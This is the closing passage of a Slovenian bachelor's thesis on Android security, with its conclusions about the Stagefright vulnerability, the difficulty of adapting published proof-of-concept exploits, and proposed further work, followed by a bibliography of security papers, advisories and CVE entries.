Najšibkejši člen je vedno uporabnik. – Zakaj bi se napadalec ukvarjal s časovno zamudnimi in kompleksnimi tehnološkimi triki, če lahko žrtvi pre-

prosto podtakne povezavo, video ali aplikacijo, ki jo žrtev naivno klikne, namesti in ji odobri vsa dovoljenja?! – Google lahko uvede zelo napredna in kompleksna preverjanja aplikacij pred objavo v Google Trgovini, vndar pa je v primeru če uporabnik potem namešča aplikacije iz drugih virov, vse zaman. Tudi če so varnostne aplikacije zelo napredne in zmogljive, nič ne pomaga, če jih uporabnik ne namesti.

En najpomembnejših delov izboljšanja stanja varnosti v operacijskem sistemu Android je izobraževanje, ozaveščanje in spreminjanje navad uporabnikov.

Poglavje 5

Sklepne ugotovitve

Operacijski sistem Android ni zasnovan z varnostjo v mislih, temveč s poudarkom na odprtosti ("We cannot guarantee that Android is designed to be safe, the format was designed to give more freedom."– Sundar Pichai). Posledično ima veliko varnostnih pomanjkljivosti, ki pa se z novimi verzijami krpajo, dodajajo pa se tudi novi varnostni mehanizmi. Napredek od začetkov do trenutne verzije 6.0 je zelo velik.
Kljub temu da je veliko javno objavljenih ranljivosti, je večina opisana zgolj na zelo abstraktnem nivoju in so objavljene zgolj minimalne informacije, ki ne zadoščajo, da bi ranljivosti lahko izkoristili. Za določene ranljivosti so obljavljene kode, ki dokazujejo ranljivosti (t. i. 'proof of concept'). Le-te so večinoma obljavljene zgolj v binarni obliki, določene pa so obljavljene tudi v berljivi obliki. Dodatna ovira, na katero sem naletela, je ta, da so objavljene kode prilagojene zgolj za točno določene modele telefonov s točno določeno verzijo sistema. Za prilagoditev je potrebno precej dobro poznavanje sistema in znanje reverznega inžiniringa ter analize pomnilnika. Moj sklep je, da (kljub zloglasnosti sistema) izkoriščanje znanih ranljivosti z lastno kodo ni enostavno in zahteva veliko spretnosti.
V diplomi sem analizirala sistem in eno od najbolj zloglasnih ranljivosti: Stagefright. Za nadaljnje delo ostaja prilagoditev kode za splošno rabo in ne zgolj na testiranem modelu – taka kode, da bo napad učinkovit tudi pri no-

vejših različicah z randomizacijo pomnilnika (ASLR) ter prilagoditev analize in prilagoditev drugih napadov, na primer: CVE-2016-0846, CVE-2015-3864, Methaphor in novejših, kot je Godless.

Literatura

[1] Mohd Sharifuddin Ahmad, Nur Emyra Musa, Rathidevi Nadarajah, Rohayanti Hassan, and Nur Effendy Othman. Comparison between android and ios operating system in terms of security. In *Information Technology in Asia (CITA), 2013 8th International Conference on*, pages 1–4. IEEE, 2013.

[2] AndroidCentral. History. `http://www.androidcentral.com/androids-early-days`, 2012. Online: 2015-12-09.

[3] Nitay Artenstein and Idan Revivo. Man in the binder: He who controls ipc, controls the droid. *BlackHat Europe*, 2014.

[4] Hamid Bagheri, Alireza Sadeghi, Joshua Garcia, and Sam Malek. Covert: Compositional analysis of android inter-app permission leakage. 2015.

[5] Garima Bajwa, Mohamed Fazeen, Ram Dantu, and Sonal Tanpure. Unintentional bugs to vulnerability mapping in android applications. In *Intelligence and Security Informatics (ISI), 2015 IEEE International Conference on*, pages 176–178. IEEE, 2015.

[6] Erik Buchanan, Ryan Roemer, Stefan Savage, and Hovav Shacham. Return-oriented programming: Exploitation without code injection. *Black Hat*, 8, 2008.

[7] CVE details. CVE listing. http://www.cvedetails.com/cve/CVE-2015-1538/, 2015. Online; accessed 2016-29-6.

[8] Joshua J Drake, Zach Lanier, Collin Mulliner, Pau Oliva Fora, Stephen A Ridley, and Georg Wicherski. *Android Hacker's Handbook*. John Wiley & Sons, 2014.

[9] William Enck, Machigar Ongtang, and Patrick McDaniel. Understanding android security. *IEEE security & privacy*, (1):50–57, 2009.

[10] Parvez Faruki, Ammar Bharmal, Vijay Laxmi, Vijay Ganmoor, Manoj Gaur, Marco Conti, and Raj Muttukrishnan. Android security: A survey of issues, malware penetration and defenses.

[11] Parvez Faruki, Ammar Bharmal, Vijay Laxmi, Vijay Ganmoor, Manoj Singh Gaur, Mauro Conti, and Muttukrishnan Rajarajan. Android security: a survey of issues, malware penetration, and defenses. *IEEE Communications Surveys & Tutorials*, 17(2):998–1022, 2015.

[12] Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. Android permissions demystified. In *Proceedings of the 18th ACM Conference on Computer and Communications Security*, CCS '11, pages 627–638, New York, NY, USA, 2011. ACM.

[13] Gartner. Statistic on sales of electronic devices. `http://www.gartner.com/newsroom/id/2954317`, 2015. Online: 2015-12-08.

[14] Google. Application fundamentals. `http://developer.android.com/guide/components/fundamentals.html`, 2012. Online: 2015-12-09.

[15] Google. Arhitektura sistema. `https://source.android.com/devices/`, 2012. Online: 2015-12-08.

[16] Google. Verzije sistema. `http://developer.android.com/about/dashboards/index.html`, 2012. Online: 2015-12-09.

[17] Google. Code fix. android.googlesource.com/platform/frameworks/av/+/2434839bbd168469f80dd9a22f1328bc81046398

[18] Google. Permissions at runtime. `http://developer.android.com/training/permissions/requesting.html`, 2015. Online: 2015-12-26.

[19] Google. Sandbox. `http://source.android.com/security/overview/kernel-security.html`, 2015. Online: 2015-12-28.

[20] Google. Security bulletin. groups.google.com/forum/message/raw?msg=android-security-updates/Ugvu3fi6RQM/yzJvoTVrIQAJ, 2015. Online; accessed 2016-29-6.

[21] Google. Vulnerable source code. android.googlesource.com/platform/frameworks/av/+/2434839bbd168469f80dd9a22f1328bc81046398/media/libstagefright/SampleTable.cpp, 2015. Online; accessed 2016-29-6.

[22] MWR Labs Henry Hoggard. Android 4.4.2 secure usb debugging bypass. `https://labs.mwrinfosecurity.com/advisories/2014/07/03/android-4-4-2-secure-usb-debugging-bypass/`, 2014. Online; accessed 30-December-2015.

[23] Darko Hrestak, Stjepan Picek, and Zeljko Rumenjak. Improving the android smartphone security against various malware threats. In *Information and Communication Technology, Electronics and Microelectronics (MIPRO), 2015 38th International Convention on*, pages 1290–1295. IEEE, 2015.

[24] IDC. Statistic on sales of electronic devices. `http://www.idc.com/prodserv/smartphone-os-market-share.jsp`, 2015. Online: 2015-12-08.

[25] ISO. MPEG4 ISO standard. http://www.iso.org/iso/home/store/catalogue_ics/catalogue_detail_ics.htm?csnumber=68960, 2015. Online; accessed 2016-29-6.

[26] Joshua Drake. ExploitDB. https://www.exploit-db.com/exploits/38124/, 2015. Online; accessed 2016-29-6.

[27] Joshua Drake, Zimperium. POC published. https://blog.zimperium.com/the-latest-on-stagefright-cve-2015-1538-exploit-is-now-available-for-testing-purposes/, 2015. Online; accessed 2016-29-6.

[28] Joshua Drake, Zimperium. Vulenrability published. https://blog.zimperium.com/experts-found-a-unicorn-in-the-heart-of-android/, 2015. Online; accessed 2016-29-6.

[29] Patrick Gage Kelley, Sunny Consolvo, Lorrie Faith Cranor, Jaeyeon Jung, Norman Sadeh, and David Wetherall. A conundrum of permissions: installing applications on an android smartphone. In *Financial Cryptography and Data Security*, pages 68–79. Springer, 2012.

[30] Foutse Khomh, Hao Yuan, and Ying Zou. Adapting linux for mobile platforms: An empirical study of android. In *Software Maintenance (ICSM), 2012 28th IEEE International Conference on*, pages 629–632. IEEE, 2012.

[31] Jon Oberheide / Charlie Miller. Dissecting the android bouncer. `https://jon.oberheide.org/files/summercon12-bouncer.pdf`, 2012. Online; accessed 29-December-2015.

[32] mitre.org. CVE listing. http://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2015-1538, 2015. Online; accessed 2016-29-6.

[33] Ibtisam Mohamed and Dhiren Patel. Android vs ios security: A comparative study. In *Information Technology-New Generations (ITNG), 2015 12th International Conference on*, pages 725–730. IEEE, 2015.

[34] Laura Victoria Morales and Sandra Julieta Rueda. Meaningful permission management in android. *Latin America Transactions, IEEE (Revista IEEE America Latina)*, 13(4):1160–1166, 2015.

[35] Nicholas J. Percoco, Sean Schulte. Adventures in Bouncer-Land. `https://media.blackhat.com/bh-us-12/Briefings/Percoco/BH_US_12_Percoco_Adventures_in_Bouncerland_WP.pdf`, 2012. Online; accessed 29-December-2015.

[36] Sebastian Poeplau, Yanick Fratantonio, Antonio Bianchi, Christopher Kruegel, and Giovanni Vigna. Execute this! analyzing unsafe and malicious dynamic code loading in android applications. In *Proceedings of the 20th Annual Network & Distributed System Security Symposium (NDSS)*, 2014.

[37] Bhaskar Pratim Sarma, Ninghui Li, Chris Gates, Rahul Potharaju, Cristina Nita-Rotaru, and Ian Molloy. Android permissions: A perspective combining risks and benefits. In *Proceedings of the 17th ACM Symposium on Access Control Models and Technologies*, SACMAT '12, pages 13–22, New York, NY, USA, 2012. ACM.

[38] Asaf Shabtai, Yuval Fledel, and Yuval Elovici. Securing android-powered mobile devices using selinux. *IEEE Security & Privacy*, (3):36–44, 2009.

[39] Asaf Shabtai, Yuval Fledel, Uri Kanonov, Yuval Elovici, Shlomi Dolev, and Chanan Glezer. Google android: A comprehensive security assessment. *IEEE Security & Privacy*, (2):35–44, 2010.

[40] Himanshu Shewale, Sameer Patil, Vaibhav Deshmukh, and Pragya Singh. Analysis of android vulnerabilities and modern exploitation techniques. *ICTACT Journal on Communication Technology*, 5(1), 2014.

[41] Stephen Smalley and Robert Craig. Security enhanced (se) android: Bringing flexible mac to android. In *NDSS*, volume 310, pages 20–38, 2013.

[42] Stephen Smalley, Chris Vance, and Wayne Salamon. Implementing selinux as a linux security module. *NAI Labs Report*, 1(43):139, 2001.

[43] unknown. Online dissassembler. https://www.onlinedisassembler.com/odaweb/, 2015. Online; accessed 2016-29-6.

[44] Daniel Vecchiato, Marco Vieira, and Eliane Martins. A security configuration assessment for android devices. In *Proceedings of the 30th Annual ACM Symposium on Applied Computing*, pages 2299–2304. ACM, 2015.

[45] Timothy Vidas, Daniel Votipka, and Nicolas Christin. All your droid are belong to us: A survey of current android attacks. In *WOOT*, pages 81–90, 2011.

[46] VulDB. Vulnerability DB. https://vuldb.com/?id.76820, 2015. Online; accessed 2016-29-6.

[47] Longfei Wu, Xiaojiang Du, and Hongli Zhang. An effective access control scheme for preventing permission leak in android. In *Computing, Networking and Communications (ICNC), 2015 International Conference on*, pages 57–61. IEEE, 2015.

[48] Min Zheng, Mingshen Sun, and John Lui. Droidray: a security evaluation system for customized android firmwares. In *Proceedings of the 9th ACM symposium on Information, computer and communications security*, pages 471–482. ACM, 2014.

[49] Yajin Zhou and Xuxian Jiang. Dissecting android malware: Characterization and evolution. In *Security and Privacy (SP), 2012 IEEE Symposium on*, pages 95–109. IEEE, 2012.